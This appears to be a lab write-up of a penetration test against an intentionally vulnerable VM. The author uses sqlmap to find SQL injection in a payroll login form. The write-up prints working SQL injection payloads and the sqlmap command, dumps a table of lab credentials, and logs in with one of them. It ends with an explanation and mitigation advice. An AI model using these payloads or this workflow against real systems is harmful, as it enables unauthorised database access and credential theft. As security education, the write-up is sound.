      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assum
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:30:02 /2024-08-02/

[10:30:02] [INFO] testing connection to the target URL
got a 301 redirect to 'http://192.168.235.130/phpmyadmin/'. Do you want to follow? [Y/n] Y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] Y
you have not declared cookie(s), while server wants to set its own ('phpMyAdmin=850ef5e2e42...b47b5cc1d0;pma_lang=en;pma_collation_connection=utf8_general_ci;pma_mcrypt_iv=7UOREt3MxcI%3D'). Do you want to us
hose [Y/n] y
[10:30:32] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:30:32] [INFO] testing if the target URL content is stable
[10:30:32] [WARNING] POST parameter 'user' does not appear to be dynamic
[10:30:33] [WARNING] heuristic (basic) test shows that POST parameter 'user' might not be injectable
[10:30:33] [INFO] testing for SQL injection on POST parameter 'user'
[10:30:33] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:30:34] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:30:34] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[10:30:34] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[10:30:35] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:30:36] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
```




```
[10:31:29] [INFO] testing 'Oracle AND time-based blind'
[10:31:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:31:32] [WARNING] POST parameter 's' does not seem to be injectable
[10:31:32] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kin
tection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 10:31:32 /2024-08-02/
```

All tested parameters do not seem to be injectable. Try to increase values for ‘--level’/ ‘--risk’

But it didn’t help either.


I got the HTML of payroll_app.php:



```
  <head></head>
▼<body>
  ▼<center>
    ▼<form action method="post">
        <h2>Payroll Login</h2>
      ▼<table style="border-radius: 25px; border: 2px solid black; padding: 20px;">
        ▼<tbody>
          ▼<tr>
              <td>User</td>
            ▼<td>
                <input type="text" name="user">
              </td>
            </tr>
          ▼<tr>
              <td>Password</td>
            ▼<td>
                <input type="password" name="password">
              </td>
            </tr>
          ▼<tr>
            ▼<td> == $0
                <input type="submit" value="OK" name="s">
              </td>
            </tr>
          </tbody>
        </table>
      </form>
```

From it we see that it uses the word "OK" to submit and name = "s" and enter for logging in. We can exploit this for entering into the payroll_app.php page and access the database in it.


The SQLMap tool was specifically targeted at the payroll_app.php:



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://192.168.235.130/payroll_app.php --data="user=admin&password=admin&s=OK" --dump
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.5#stable}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
o liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 06:11:47 /2024-08-02/

[06:11:47] [INFO] resuming back-end DBMS 'mysql'
[06:11:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: user (POST)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=admin' AND (SELECT 6286 FROM (SELECT(SLEEP(5)))fQYf) AND 'CUJE'='CUJE&password=admin&s=OK

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: user=admin' UNION ALL SELECT NULL,CONCAT(0×7170626b71,0×68674c67466e6e50696d645866414b7a4875594e4b51575661786144444e6c6657446e63784d684f,0×71626a7671),NULL,NULL-- -&password=admin&s=OK

Parameter: password (POST)
    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: user=admin&password=admin' UNION ALL SELECT NULL,NULL,CONCAT(0×7170626b71,0×4864764771674e6a4e4176564b4b646b6a796879704677416453576d634a736f4875594472545444,0×71626a7671),NULL-- -&s=OK
---
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: user, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
0
[06:12:14] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.4.5, Apache 2.4.7
back-end DBMS: MySQL ≥ 5.0.12
[06:12:14] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[06:12:14] [INFO] fetching current database
[06:12:14] [INFO] fetching tables for database: 'payroll'
[06:12:14] [INFO] fetching columns for table 'users' in database 'payroll'
```

SQL Injection Vulnerability:
The most critical vulnerability identified was through SQLMap, where the application allowed SQL code execution via user inputs in the login form `**user=admin&password=admin&s=OK**`. This flaw provided direct access to the database, compromising all stored usernames and passwords.


Database accessed having all the usernames and passwords:



```
Database: payroll
Table: users
[15 entries]
+--------+-------------------------+-------------------+------------+------------+
| salary | password                | username          | last_name  | first_name |
+--------+-------------------------+-------------------+------------+------------+
| 9560   | help_me_obiwan          | leia_organa       | Organa     | Leia       |
| 1080   | like_my_father_beforeme | luke_skywalker    | Skywalker  | Luke       |
| 1200   | nerf_herder             | han_solo          | Solo       | Han        |
| 22222  | b00p_b33p               | artoo_detoo       | Detoo      | Artoo      |
| 3200   | Pr0t0c07                | c_three_pio       | Threepio   | C          |
| 10000  | thats_no_m00n           | ben_kenobi        | Kenobi     | Ben        |
| 6666   | Dark_syD3               | darth_vader       | Vader      | Darth      |
| 1025   | but_master:(            | anakin_skywalker  | Skywalker  | Anakin     |
| 2048   | mesah_p@ssw0rd          | jarjar_binks      | Binks      | Jar-Jar    |
| 40000  | @dm1n1str8r             | lando_calrissian  | Calrissian | Lando      |
| 20000  | mandalorian1            | boba_fett         | Fett       | Boba       |
| 65000  | my_kinda_skum           | jabba_hutt        | Hutt       | Jaba       |
| 50000  | hanSh0tF1rst            | greedo            | Rodian     | Greedo     |
| 4500   | rwaaaaawr8              | chewbacca         | <blank>    | Chewbacca  |
| 6667   | Daddy_Issues2           | kylo_ren          | Ren        | Kylo       |
+--------+-------------------------+-------------------+------------+------------+

[06:12:14] [INFO] table 'payroll.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.235.130/dump/payroll/users.csv'
[06:12:14] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.235.130'

[*] ending @ 06:12:14 /2024-08-02/
```

The security testing conducted on the virtual machine revealed significant insights, particularly the presence of a critical SQL injection vulnerability.

VM is accessed using one the username and password:



```
Ubuntu 14.04.6 LTS virtual-vulnerable-box tty1

virtual-vulnerable-box login: ben_kenobi
Password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

ben_kenobi@virtual-vulnerable-box:~$ _
```

Findings:

SQL injection is a security exploit in which an attacker adds SQL code to a web form input box to gain access to resources or make changes to data. This can allow the attacker to view data they are not normally able to retrieve or to interact with the database in unintended ways.

- Sending Malicious Payloads: SQLMap first sends different kinds of SQL code to see how the VM responds. It tries various techniques to see if it can inject SQL commands that the database will execute.
- Identifying the Injection Point: In this case, SQLMap discovered that the 'user' parameter in the POST data of your login form (`user=admin&password=admin&s=OK`) was vulnerable. This means that by manipulating the 'user' parameter, SQLMap could run arbitrary SQL commands on the database.
- Exploiting the Vulnerability: Once it confirmed the vulnerability, SQLMap used it to manipulate the database query. By altering the SQL query, SQLMap could trick the database into executing commands that it sends. This could include commands to retrieve, delete, or modify data.
- Dumping the Database: The `--dump` option used tells SQLMap to extract data from the database. SQLMap constructs SQL queries that extract information from the database's tables and retrieves it for you. This can include sensitive information like usernames, passwords, and other personal or operational data.

The Risks

This scenario highlights the risk of SQL injection vulnerabilities within applications. It shows how tools like SQLMap can be used to exploit these vulnerabilities, leading to potentially massive data breaches. That's why it’s critical for applications to be developed with security in mind, including proper input validation and the use of prepared statements to prevent SQL injection attacks.